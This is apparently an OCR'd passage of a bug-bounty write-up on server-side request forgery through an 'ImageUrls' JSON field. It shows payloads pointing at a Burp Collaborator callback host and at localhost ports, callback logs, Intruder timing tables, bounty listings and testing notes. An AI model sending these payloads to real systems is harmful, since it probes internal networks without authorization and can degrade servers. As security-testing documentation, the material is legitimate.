    "http://jd0s36c0nizcxbs2z7nfk7svtmzcn1.burpcollaborator.net"
  ]
}
```




Poll every 3 seconds Poll now

# ▲	Time	Type	Payload
1	2018-Jan-10 00:24:20 UTC	HTTP	jd0s36c0nizcxbs2z7nfk7svtmzcn1
2	2018-Jan-10 00:24:20 UTC	HTTP	jd0s36c0nizcxbs2z7nfk7svtmzcn1
3	2018-Jan-10 00:24:20 UTC	DNS	jd0s36c0nizcxbs2z7nfk7svtmzcn1
4	2018-Jan-10 00:24:20 UTC	DNS	jd0s36c0nizcxbs2z7nfk7svtmzcn1
5	2018-Jan-10 00:24:20 UTC	HTTP	jd0s36c0nizcxbs2z7nfk7svtmzcn1
6	2018-Jan-10 00:24:20 UTC	HTTP	jd0s36c0nizcxbs2z7nfk7svtmzcn1
7	2018-Jan-10 00:24:20 UTC	HTTP	jd0s36c0nizcxbs2z7nfk7svtmzcn1
8	2018-Jan-10 00:24:20 UTC	DNS	jd0s36c0nizcxbs2z7nfk7svtmzcn1

The Collaborator server received an HTTP request.

The request was received from IP address [redacted] X.X.X.X at 2018-Jan-10 00:24:20 UTC.

{ "ImageUrls": ["http://jdos36conizcxbs2z7nfk7svtmzcn1.burpcollaborator.net"]}




Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length
75	75	400	□	□	862
76	76	400	□	□	861
80	80	400	□	□	860
77	77	400	□	□	862
78	78	400	□	□	862
79	79	400	□	□	862
81	81	400	□	□	862
82	82	400	□	□	862
83	83	400	□	□	862
84	84	400	□	□	861
86	86	400	□	□	862
85	85	400	□	□	862
87	87	400	□	□	861
88	88	400	□	□	862
89	89	400	□	□	862
91	91	400	□	□	861


```
Cache-Control: no-transform


{
  "ImageUrls": [
    "http://localhost:14"
  ]
}
```

{ "ImageUrls": [
"http://localhost:<port>"
]}



Request	Payload	Status	Response...	Error	Timeout	Length	Comment
135	135	504	30037	□	□	998	response took long
80	80	400	373	□	□	860	response too short
445	445	400	368	□	□	860	response too short
3	3	400	3260	□	□	862	
4	4	400	3237	□	□	861	
2	2	400	3229	□	□	862	
122	122	400	3170	□	□	862	
121	121	400	3017	□	□	862	
308	308	400	2995	□	□	862	
87	87	400	2989	□	□	861	
78	78	400	2964	□	□	862	
90	90	400	2962	□	□	862	

```
{  "ImageUrls": [
"http://localhost:<port>"
]}
```



Internal and External SSRF at https://: s/url

Updated 5 months ago

P2 Unresolved

$900
20 points

Comment 1

Internal+External SSRF and Local File Brutefoce at https://r: :e/v1

Updated 3 months ago

P2 Unresolved

$900
20 points

Comment 1

Internal and external SSRF at http

Updated 4 months ago

P2 Unresolved

$900
20 points

Comments 2

Internal SSRF at https://u, process=

Updated 3 months ago

P2 Unresolved

$900
20 points

Comment 1

Internal and External SSRF and Local File Bruteforce at

$900

NOTES

- Do not miss to test timing based attacks in your testing
- Careful in performing the attack as it could impact server's performance - DOS
- Delayed response does not confirm there's a vulnerability, further test and observation is required

REFERENCES

- https://owasp.org
- https://codeseekah.com/2012/04/29/timing-attacks-in-web-applications/
- https://ibreak.software/2013/04/xspa-ssrf-vulnerability-with-the-adobe-omniture-web-application/
- https://securitycafe.ro/2017/02/28/time-based-data-exfiltration/